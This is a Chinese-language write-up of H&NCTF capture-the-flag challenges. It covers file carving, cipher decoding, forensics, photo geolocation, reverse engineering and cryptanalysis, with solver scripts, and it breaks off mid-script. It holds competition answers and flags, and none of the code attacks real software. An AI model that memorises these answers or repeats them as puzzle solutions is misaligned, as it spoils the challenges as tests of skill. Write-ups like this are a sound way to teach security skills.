

Bluebud-H&NCTF

MISC

签到

签到

签退

签退

问卷

问卷

星辉骑士

正常解压下来，然后 binwalk 检查

```
caochuhan@DESKTOP-B9Q8N ~ + 
wsl: 检测到 localhost 代理配置，但未镜像到 WSL。NAT 模式下的 WSL 不支持 localhost 代理。
星辉骑士$ binwalk 星辉骑士.docx

DECIMAL      HEXADECIMAL      DESCRIPTION
-----+-----+-----+
0          0x0                Zip archive data, at least v2.0 to extract, compressed size: 351, uncompressed size: 1364,
name: [Content_Types].xml
400        0x190              Zip archive data, at least v2.0 to extract, name: _rels/
436        0x1B4              Zip archive data, at least v2.0 to extract, compressed size: 233, uncompressed size: 590,
name: _rels/.rels
710        0x2C6              Zip archive data, at least v2.0 to extract, name: docProps/
749        0x2ED              Zip archive data, at least v2.0 to extract, compressed size: 356, uncompressed size: 709,
name: docProps/app.xml
1151       0x47F              Zip archive data, at least v2.0 to extract, compressed size: 376, uncompressed size: 747,
name: docProps/core.xml
1574       0x626              Zip archive data, at least v2.0 to extract, name: word/
1609       0x649              Zip archive data, at least v2.0 to extract, name: word/_rels/
1650       0x672              Zip archive data, at least v2.0 to extract, compressed size: 257, uncompressed size: 950,
name: word/_rels/document.xml.rels
1965       0x7AD              Zip archive data, at least v2.0 to extract, compressed size: 1259, uncompressed size: 4335
, name: word/document.xml
3271       0xCC7              Zip archive data, at least v2.0 to extract, compressed size: 562, uncompressed size: 1858,
name: word/fontTable.xml
3881       0xF29              Zip archive data, at least v2.0 to extract, name: word/media/
3922       0xF52              Zip archive data, at least v2.0 to extract, compressed size: 9823, uncompressed size: 1050
0, name: word/media/flag.zip
13794      0x35E2             Zip archive data, at least v2.0 to extract, compressed size: 99893, uncompressed size: 100
555, name: word/media/image1.jpeg
113739     0x1BC4B             Zip archive data, at least v2.0 to extract, compressed size: 1051, uncompressed size: 2908
, name: word/settings.xml
```

发现藏了 zip , binwalk -e 提取

取出来之后一眼丁真伪加密，修复之后就直接解压

根据之前打福州大学 FCTF 的经验，伪加密压缩包的内容为垃圾邮件编码


直接一个一个试着去解编码

The screenshot shows the spammimic.com homepage. At the top is the logo "spammimic". Below it, a sidebar on the left contains links: Encode, Decode, Explanation, Credits, FAQ & Feedback, Terms, and Français. The main content area has a title "Decoded" and a message: "Your spam message Dear Professional ; Especially for you -... decodes to: flag{0231265452-you-kn*}" with an "Encode" button next to it. Below this is a note: "Look wrong?, try the [old version](#)". At the bottom of the page is a copyright notice: "Copyright © 2000-2025 spammimic.com, All rights reserved".

999.txt 中藏着 flag , 改一下 flag 的格式 , 提交就过了

牢小的复仇

/tips 后发现有个 getkey getflag buy , 但 buy 需要一堆煤炭和钻石 , 不多直接挖 , 然后得到一套神装 , 挖个深点的坑 , 推下去放上水打就好了 , 最后得到一个凋零骷髅头 , 输入 getkey 就有了



芙宁娜的图片

文字得到

BRAINFUCK/OOK! OBFUSCATION/ENC

This tool can run programs written in the [Brainfuck](#) and [Ook!](#) programming output.

It can also take a plain text and obfuscate it as source code of a simple languages.

All the hard work (like actually understanding how those languages work) and his [Brainfuck interpreter in PHP](#)

```
O&NPTF {Y0u_yepognizeq_the_Couphu's_psog.}
```

[Text to Ook!](#) [Text to short Ook!](#) [Ook! to Text](#)
[Text to Brainfuck](#) [Brainfuck to Text](#)

```
1:PNG image, 2013 x 1165, 8-bit/color RGBA, non-interlaced, 8-bit zlib compressed data, default compression  
◆图片LSB row信息:  
-----  
RGB: key: H&N2025.....  
BRG: ....$.5X..R.....  
RGB: f..VH%.4(R3.....  
BGR:...|....X....@.....  
GRB:..h.9$..R0)X.....  
GBR:...T....(D.@.....  
RGO:6!`d.....  
ROB:J=j..Hi.....  
0GB:.....HC.....
```

图片得到

维吉尼亚

维吉尼亚密码加密解密

```
O&NPTF {Y0u_yepognizeq_the_Couphu's_psog.}
```


密钥 加密 解密 清空

```
H&GIMY{R0n_rxihzgbsxj_max_Vhnian'l_ilhz.}
```

Forensics

ez_game

挂载后发现有个 readme



然后找到了图片和一个叫 hhhh 的文件发现很大，明显是用 vc 解密，key.jpg 是文件密钥挂盘后发现一个虚拟机，直接挂盘看看有什么，Linux 先看历史命令


```
vgchange -ay
echo "key(shift):`1234567890-=`" >> hhh.txt
mkdir -p /home/test snapshots
```

发现这个，在之前那个盘里面还发

现了一个压缩包文件

名称	修改日期	类型	大小
\$RQCSJAK.zip	2025/6/5 21:51	ZIP 压缩文件	2 KB
hhh	2025/6/6 22:55	文件	3,145,728...
新建	添加	删除	测试
扫描	查看	代码页	
名称		压缩后大小	原始大小
flag.drawio*		1,700	10,489
		DRAWI	

密码就是上面发现的 “~!@#\$%^&*()_+“得到 flag



OSINT

Chasing Freedom 1

时间直接检查照片属性

常规 数字签名 安全 属性修改 详细信息 以前的版本

属性	值
说明	
标题	
主题	
分级	☆☆☆☆☆
标记	
备注	oplus_3145728
来源	
作者	
拍摄日期	2025/5/3 21:33
程序名称	
获取日期	
版权	
图像	
图像 ID	
分辨率	4096 x 3072
宽度	4096 像素
高度	3072 像素
水平分辨率	1 dpi
垂直分辨率	1 dpi
位深度	24


[删除属性和个人信息](#)

有蓝眼泪的地方有很多

但是看船号，闽平渔 65599，基本上可以确定是福建平潭



根据照片中的人物所处的位置，基本上可以确定这里是有一个人造物
打开地图，一个一个找



平潭岛上每一个有突起的地方我都找了一遍，最后发现丁鼻垄是可以过关的

Chasing Freedom 2

11:01 ⚡ ...

25.1 KB/s VPN HD HD 84%



搜狐网

:

X



年末去哪玩？距离福州车程90分钟，
平潭东庠岛游玩攻略！_北村

访问 >

图片可能受版权保护。 了解详情

分享

保存



S 搜狐

年末去哪玩？距离福州…



gs.ctrip.com

平潭东庠岛游玩攻略-东…



拍摄日期为 5 月 4 日识图发现是平潭东庠，后面发现有个灯塔得到 H&NCTF{0504-东庠岛灯塔}

Chasing Freedom 3



搜索岚庠渡发现

当前位置：平潭时报 >> 第4242期 >> 002版 海坛观潮 [返回](#)

[上一篇](#) [下一篇](#) [放大](#) [适中](#) [缩小](#)

开展节前检查 保障安全出行

融媒体记者 蔡曦媛

2024.09.10

本报讯（融媒体记者 蔡曦媛）4日，平潭海事局组织开展中秋节前客渡船安全检查行动，保障广大群众出行安全。

在流水码头，平潭海事局执法人员先后对“岚庠渡2号”“岚庠渡3号”客渡船的救生、消防和通信导航设备等情况进行检查，确保辖区客渡船在旅游高峰期做到船舶适航、船员适任。

针对发现的问题，执法人员已督促相关责任人落实整改措施，并持续跟踪复查，确保问题得到有效解决。后续，平潭海事局将持续开展客渡船安全检查，强化渡口码头等重点水域现场巡查力度，进一步维护辖区通航安全。

（全文共228字）

分享到：

测试发现 flag 为 H&NCTF{0504-流水码头-岚庠渡 3 号}

REV

签到 re

ida 分析，可以看见主要的加密是

```
1 a3[0] = a2[0] * a1 + BYTE1(a1) * a2[1];
2 a3[1] = (a2[0] * BYTE2(a1) + HIBYTE(a1) * a2[1]) % 256;
3
```

加密结果是固定的 byte_4080 ,自然而然的想到 z3 一把梭 , ai 搞个脚本吧

```
1  from z3 import *
2
3  # 固定的密钥字符串和它的种子 key 计算函数
4  def sub_11B9(key_str: str) -> int:
5      import hashlib
6      h = hashlib.sha256(key_str.encode()).digest()
7      b0 = h[0] | 1
8      w = int.from_bytes(h[1:3], 'little') & 0xFEFE
9      b3 = h[3] | 1
10     return (b3 << 24) | (w << 8) | b0
11
12 # sub_13AC 模拟
13 def sub_13AC(a1, a2_0, a2_1):
14     b0 = a1 & 0xFF
15     b1 = (a1 >> 8) & 0xFF
16     b2 = (a1 >> 16) & 0xFF
17     b3 = (a1 >> 24) & 0xFF
18
19     r0 = a2_0 * b0 + b1 * a2_1
20     r1 = (a2_0 * b2 + b3 * a2_1) % 256
21     return r0, r1
22
23 # 固定种子 key
24 seed_key = sub_11B9("MySecretKey123!")
25 print(f"seed_key: 0x{seed_key:08x}")
26
27 # byte_4080 的加密结果 ( 前 4 字节是长度信息 )
28 enc_bytes = bytes([
29     0x00, 0x00, 0x00, 0x25, 0x0C, 0xE2, 0x70, 0x89,
30     0x98, 0xB2, 0xBB, 0xE4, 0x94, 0xA0, 0x95, 0xAC,
31     0x38, 0x92, 0x22, 0xF8, 0x0E, 0x7B, 0x76, 0x1A,
32     0x66, 0xC8, 0x03, 0x05, 0x2E, 0x7D, 0xA1, 0x04,
33     0x3D, 0xC0, 0x62, 0xFE, 0x66, 0x67, 0x02, 0x87,
```

justgame

载入 IDA

```
unsigned __int64 n15; // rax
char s1[264]; // [rsp+0h] [rbp-138h] BYREF
unsigned __int64 v12; // [rsp+10h] [rbp-30h]

v12 = __readfsqword(0x28u);
printf_chk(1, "please input number/n", a3);
n7 = ::n7;
while ( 1 )
{
    if ( n7 == 7 )
    {
        s2 = p_n15;
        n9 = ::n9;
        n15 = 15;
        if ( p_n15 != (char *) &::n15 )
            n15 = ::n15;
        if ( ::n9 + 1LL > n15 )
        {
            std::string::_M_mutate(&p_n15, ::n9, 0, 0, 1);
            s2 = p_n15;
            s2[n9] = 'g';
            ::n9 = n9 + 1;
            p_n15[n9 + 1] = 0;
        }
    }
    else
    {
        while ( !sub_2020() )
            ;
    }
}
dfrghumexugh = "dfrghumexugh";
s1 = s1_;
n7 = ::n7 + 1;
n100 = 100;
++::n7;
do
{
    ++s1;
    +dfrghumexugh;
    *(s1 - 1) = n100 - 3;
    n100 = *dfrghumexugh;
} while ( *dfrghumexugh );
s2_1 = p_n15;
*s2_1 = 0;
if ( !strcmp(s1_, s2_1) )
    _sub_3720();
00001BB6 main+41 (1BB6)
```

若某个操作执行超过次数 7，则往缓冲区里补充'g'，不知道是做什么的，先放着

```
v12 = __readfsqword(0x28u);
printf_chk(1, "please input number/n", a3);
n7 = ::n7;
while ( 1 )
{
    if ( n7 == 7 )
    {
        s2 = ::s2;
        v9 = qword_2052A8;
        n15 = 15;
        if ( ::s2 != (char *) &::n15 )
            n15 = ::n15;
        if ( qword_2052A8 - 1 > n15 )
        {
            std::string::_M_mutate(&qword_2052A8, 0, 0, 1);
            s2 = ::s2;
            s2[v9] = 103;
            qword_2052A8 = v9 + 1;
            ::s2[v9 + 1] = 0;
        }
    }
    else
    {
        while ( !(unsigned __int8)sub_2020() )
            ;
    }
}
dfrghumexugh = "dfrghumexugh";
s1 = s1_;
n7 = ::n7 + 1;
n100 = 100;
++::n7;
do
{
    ++s1;
    +dfrghumexugh;
    *(s1 - 1) = n100 - 3;
    n100 = *dfrghumexugh;
} while ( *dfrghumexugh );
s2_1 = ::s2;
*s2_1 = 0;
if ( !strcmp(s1_, s2_1) )
    sub_3720();
}
```

对每个字符进行了-3 的操作

```
1 fn main() {
2     let enc = "dfrghumrxuqh|";
3     let mut out = String::new();
4
5     for c in enc.chars() {
6         print!("{} ", c);
7         out.push((c as u32 - 3) as u8 as char);
8     }
9     println!("");
10    println!("{} ", out);
11 }
```

rust 写一个

输出`acoderjourney`，提交发现不正确

进入`sub_2020()`函数看看

代码很长，先找找有没有好分析的地方

```
if ( n10_1 != 10 )
{
    if ( (unsigned int)std::string::compare(nptr, "011001") )
        goto LABEL_27;
    sub_1DF0();
    goto LABEL_72;
}
```

注意到此处，若某个字符串与`011001`相同，则执行`sub_1DF0()`函数

而`sub_1DF0()`函数会输出一些内容，先运行程序试试

```
→ justgame ./justgame.out
please input number/n> 011001
Current:
> █
```

果然`sub_1DF0()`函数输出了一些东西

尝试输入 8 次

```

→ justgame ./justgame.out
please input number/n> 011001
Current:
> 011001
Current: g
> █

```

可见输出了'g'，所以这个函数应该是用来输出缓冲区内容的函数

```

n9 = strtol(nptra_15, &endptr_11, 10);
if ( nptra_15 == endptr_11 )
{
LABEL_177:
    v6d = (struct _Unwind_Exception *)std::__throw_invalid_argument("stoi");
    if ( !*v11 )
        *v11 = nptra_11;
    goto LABEL_171;
}
LOWORD(nptra_9) = *v11;
if ( *v11 == 34 || (unsigned __int64)(n9 + 0x80000000LL) > 0xFFFFFFFF )
    std::__throw_out_of_range("stoi");
if ( !(DWORD)nptra_9 )
{
    *v11 = nptra_11;
    LOWORD(nptra_9) = nptra_11;
}
if ( n9 == 9 )
{
    p_n15_3 = ::p_n15;
    v61 = ::n9;
    n15_2 = 15;
    if ( ::p_n15[v61] != (char *)::p_n15 )
        n15_4 = ::p_n15;
    if ( ::n9 + 1 > n15_4 )
    {
        std::string::_M_mutate(&::p_n15, ::n9, 0, 1);
        p_n15_3 = ::p_n15;
    }
    p_n15_3[v61] = 122;
    ::n9 = v61 + 1;
    ::p_n15[v61 + 1] = 0;
    v68 = 1;
    goto LABEL_27;
}
nptra_16 = nptra[0];
*v11 = 0;
n10_1 = strtol(nptra_16, &endptr_12, 10);
if ( nptra_16 == endptr_12 )
{
LABEL_169:
    v6d = (struct _Unwind_Exception *)std::__throw_invalid_argument("stoi");
    if ( !*v11 )
        *v11 = (int)nptra_9;
LABEL_171:
    v68 = v66;
    00002816 sub_20201547 (2E16)

```

`sub_2020()`函数中有多处`stoi`函数，将输入的字符串数字转为整形数字

经测试

```
1 > 011001
2 Current: g
3 > 1
4 > 011001
5 Current: g
6 > 2
7 > 011001
8 Current: g
9 > 3
10 > 011001
11 Current: g
12 > 4
13 > 011001
14 Current: gf
15 > 4
16 > 011001
17 Current: gff
18 > 5
19 > 011001
20 Current: gfe
21 > 6
22 > 011001
23 Current: gfh
24 > 7
25 > 011001
26 Current: gfha
27 > 7
28 > 011001
29 Current: gfhaa
30 > 8
31 > 011001
32 Current: gfhaa
33 > 9
```

提取出关键有用的数字，拼凑`acoderjourney`

```
1 4 -> +'f'  
2 5 -> -1  
3 6 -> +3  
4 10 -> +'m'  
5 15 -> +'r'  
6 13 -> 删除末尾一个字符
```

exp

创建实例

先输入 8 个`011001`把 g 压入缓冲区，再通过上面的操作拼凑出`acoderjourney`

```
1 please input number/n> 011001
2 Current:
3 > 011001
4 Current:
5 > 011001
6 Current:
7 > 011001
8 Current:
9 > 011001
10 Current:
11 > 011001
12 Current:
13 > 011001
14 Current:
15 > 011001
16 Current: g
17 > 5
18 > 5
19 > 5
20 > 5
21 > 5
22 > 5
23 > 011001
24 Current: a
25
26 ....
27
28 > 011001
29 Current: acoderjo
30 > 15
31 > 6
32 > 6
33 > 011001
```

The screenshot shows a terminal window titled 'JRe/justgame'. The output of the session is as follows:

```
> 5
> 011001
Current: acoderj
> 4
> 6
> 6
> 6
> 011001
Current: acoderjo
> 15
> 6
> 6
> 011001
Current: acoderjox
> 5
> 5
> 011001
Current: acoderjov
> 5
> 011001
Current: acoderjou
> 15
> 10
> 011001
Current: acoderjourn
> 5
> 011001
Current: acoderjournl
> 5
> 6
> 011001
Current: acoderjourn
> 4
> 5
> 011001
Current: acoderjourne
> 15
> 6
> 6
> 011001
Current: acoderjournex
> 6
> 011001
Current: acoderjourne{
> 5
> 6
flag{8f07f35c-347b-4f04-83aa-064a409d200c}
→ justgame
```

Crypto

哈基 coke

这个真的是 gpt 一把梭哈了

```
1 import cv2
2 import numpy as np
3
4 def arnold_decode(image, shuffle_times, a, b):
5     """ Arnold inverse shuffle for RGB image
6     Args:
7         image: input encoded RGB image
8         shuffle_times: how many times it was shuffled
9     Returns:
10        Decoded image
11    """
12    h, w = image.shape[:2]
13    N = h
14    arnold_image = np.zeros_like(image)
15
16    # 逆 Arnold 变换矩阵
17    for time in range(shuffle_times):
18        for x in range(h):
19            for y in range(w):
20                ori_x = ((b * a + 1) * x - b * y) % N
21                ori_y = (-a * x + y) % N
22                arnold_image[ori_x, ori_y, :] = image[x, y, :]
23
24    image = np.copy(arnold_image)
25
26    cv2.imwrite('decoded_flag.png', arnold_image,
27                [int(cv2.IMWRITE_PNG_COMPRESSION), 0])
28
29    return arnold_image
30
31    # 解密主逻辑
32    encoded_img = cv2.imread('en_flag.png')
33    decoded_img = arnold_decode(encoded_img, 6, 9, 1)
```

lcgp

lcg+dip，很简单的板子

```

1  from math import gcd
2  from functools import reduce
3  from Crypto.Util.number import inverse
4
5  def recover_modulus(states):
6      diffs = [s2 - s1 for s1, s2 in zip(states, states[1:])]
7      zeroes = []
8      for i in range(len(diffs) - 2):
9          x = diffs[i + 2] * diffs[i] - diffs[i + 1] ** 2
10         zeroes.append(abs(x))
11     return reduce(gcd, zeroes)
12
13 def recover_lcg_params(states, m):
14     s0, s1, s2 = states[:3]
15     a = ((s2 - s1) * inverse(s1 - s0, m)) % m
16     b = (s1 - a * s0) % m
17     return a, b
18
19 def recover_seed(states, a, b, m):
20     s1 = states[0]
21     seed = ((s1 - b) * inverse(a, m)) % m
22     return seed
23
24 states = [
25
    1125032735511295628472071998794394182549607489355182797287761671807
    4592862130806975889275745497426515405562887727117008818863728803549
    8485748210670569974234436813478850270006324622419686408934713522001
    2574845339609885428313715860926494469212930161733823367000254747093
    2851350750870478630955328653729176440142198779254117385657086615711
    880537380965161180532127926250520546846863536247569437,
26
    1289730679860726245234376434590068355673648326448223956572444944595

```

数据处理

类似 2020 网鼎的题，后面交给 grok 写个脚本去爆破一下

```
1 from Crypto.Util.number import long_to_bytes
2 from sage.all import *
3 m =
5084057673176634704877325918195984684237263100965172410645544705367
0041389170870816375158467399339546021069651032895956705506364021010
57955537123475521383
4 cc =
2989443482952171039348896269189568991072039347099986172010150242445
4916051152769534898893645774455822209039968562715441494248058124952
93211539024953331399
5 n = 2 ** 512
6
7 flag_int = discrete_log(cc, mod(m,n))
8 print(flag_int)
9
10 from itertools import permutations
11 from Crypto.Util.number import long_to_bytes
12
13 new_flag =
'3282248010524512146638712359816289396373430161050484501341123570760
619381019795910712610762203934445754701'
14
15 known_map = {
16     '7': '0',
17     '4': '4',
18     '5': '9'
19 }
20
21 used_digits = {'0', '4', '9'}
22 available_digits = [d for d in '0123456789' if d not in used_digits]
23
24 unknown_chars = sorted(set(new_flag) - set(known_map.keys()))
25
```


为什么出题人的 rsa 总是 ez

先根据 maple 的博客 [🔗 https://blog.maple3142.net/2024/05/28/angstromctf-2024-writeups/](https://blog.maple3142.net/2024/05/28/angstromctf-2024-writeups/) 求出第一个 flag , 发现是 bubbleBabble 加密的 e , 在线网站解密 , 然后下面的类似强网的题 , 直接用自己的脚本梭哈了 , 微调一下范围
[🔗 https://www.zhuangsanmeng.xyz/强网杯2024_crypto/](https://www.zhuangsanmeng.xyz/强网杯2024_crypto/)

```
1 from sage.all import *
2 from Crypto.Util.number import long_to_bytes
3 from III_cvp import solve_inequality
4
5
6 c=13148687178480196374316468746303529314940770955906554155276099558
7963081649969082755409722465879244597882861096023436998728845256009
4852944607127104249704923379607420235391327151329526710524231357279
8635502497823862563815696165512523074252855130556615141836416629657
0886660303825168605972862996871784493512415680849470586151391832491
6942551735836392834572823023316055071115341455550003890688158163736
8920188681358625561539325485686180307359210958952213244628802673969
3976816342953453720966289973296308620003590694255516734745334262657
0292667566753106390231886550635667492761526409940403279346791254180
1255735763704043
7 n=13718277507497477508850292481640653320398820265455820215511251843
5428863733808808878505716470607882654983780601631126898402082645389
6596059660564119433130074367678091081849286041273954141802907580283
426571260239310380906572052736508101638135833378953245379751008531
5008969237270404555669539609919081745863118998098642096248884692636
1247573291306203503625407722537084370114608014544110473307417811560
2425412116325647598625157922655504918118208783230138448694045386019
9017328464783407353317184765542081573934182213150418373920207420622
7599931958635722958350978848949587672312299359262323085839316545873
3055504467513549
8 x=69920225763673282815232720553843801825507128944678379162007810586
2028265785918927033863588691223275403421189789463797154603210700025
3692739473463119025570291091085702056938901846349325941043398928197
9911152316689174359511273298173799358805119258827341574918213158583
